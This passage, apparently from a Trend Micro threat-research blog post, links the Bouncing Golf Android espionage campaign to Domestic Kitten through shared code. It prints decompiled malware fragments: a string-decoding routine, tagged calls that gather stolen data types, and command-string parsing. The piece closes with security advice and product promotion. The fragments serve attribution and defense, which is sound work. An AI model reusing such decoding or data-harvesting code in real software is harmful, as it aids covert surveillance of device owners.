
It's not a definite correlation, but Bouncing Golf also seems to have a connection with Domestic Kitten due to similarities we found in their code. For example, the Android malware that both deploy share the same strings of code for their decoding algorithm. The data that Domestic Kitten steals follows a similar format with Bouncing Golf's, with each type of data having a unique identifying character. It's also worth noting that both campaigns repackage apps that are commonly used in their target's countries, such as Telegram, Kik, and Plus messaging apps.




```
private static byte[] c(String arg3) {
    int v1 = 0;
    byte[] v0 = null;
    if(arg3 != null) {
        try {
            if(arg3.isEmpty()) {
                return v0;
            }

            v0 = Base64.decode(arg3, 0);
            if(v0 == null) {
                return v0;
            }

            while(v1 < v0.length) {
                v0[v1] = ((byte)(v0[v1] - 7));
                ++v1;
            }
        }
        catch(Exception v1_1) {
        }
    }

    return v0;
}
```



```
b.a("9," + e.a(arg3), arg4);
b.a("g," + com.eracomteck.b.a.a(arg3), arg4);
b.a("b," + com.eracomteck.d.d.a.a(arg3), arg4);
b.a("4," + com.eracomteck.d.c.a.a.a(arg3), arg4);
b.a("f," + com.eracomteck.e.a.a.a(arg3), arg4);
b.a("h," + com.eracomteck.d.a.a(arg3), arg4);
b.a("7," + com.eracomteck.e.b.a.a.a(arg3, arg4), arg4);
b.a("1," + com.eracomteck.a.a.a(arg3), arg4);
b.a("5," + com.eracomteck.e.c.a.b.a.a(arg3), arg4);
b.a("6," + a.a(arg3, 0), arg4);
b.a("i," + com.eracomteck.e.a.b.a(arg3, 0), arg4);
b.a("8," + com.eracomteck.c.c.a(arg3), arg4);
b.a("j," + com.eracomteck.c.c.b(arg3), arg4);
b.a("2," + com.eracomteck.c.a.a(arg3), arg4);
b.a("3," + com.eracomteck.c.a.b(arg3), arg4);
b.a("a,[" + Base64.encodeToString(com.eracomteck.a.b.a().getBytes(), 2) + "]", arg4);
b.a("c," + d.a(arg3), arg4);
b.a("d," + d.c(arg3), arg4);
b.a("e," + d.b(arg3), arg4);
```



```
v1_1.read(v4);
v0 = new b(v2_1, v3_1, new String(v4, "UTF-8").split("<DEL>"));
```



```
String[] v0_1 = v2_1.split("<DEL>");
if(v0_1.length == 3) {
    ArrayList v2_2 = new ArrayList();
    a.a(((List)v2_2), v0_1);
```

Figure 8. Code snippets showing: the decoding algorithm shared by both Bouncing Golf and Domestic Kitten (top), the format of data that Domestic Kitten's malware targets to steal (center), and how both Bouncing Golf (bottom left) and Domestic Kitten (bottom right) use "<DEL>" as a separator in their command strings.

As we’ve seen in last year’s mobile threat landscape, we expect more cyberespionage campaigns targeting the mobile platform given its ubiquity, employing tried-and-tested techniques to lure unwitting users. The extent of information that these kinds of threats can steal is also significant, as it lets attackers virtually take over a compromised device. Users should adopt best practices, while organizations should ensure that they balance the need for mobility and the importance of security.

End users and enterprises can also benefit from multilayered mobile security solutions such as Trend Micro™ Mobile Security™ . Trend Micro™ Mobile Security for Enterprise provides device, compliance and application management, data protection, and configuration provisioning, as well as protects devices from attacks that exploit vulnerabilities, preventing unauthorized access to apps, and detecting and blocking malware and fraudulent websites. Trend Micro’s Mobile App Reputation Service (MARS) covers Android and iOS threats using leading sandbox and machine learning technologies, protecting devices against malware, zero-day and known exploits, privacy leaks, and application vulnerabilities.

A list of indicators of compromise (IoCs) is in this appendix.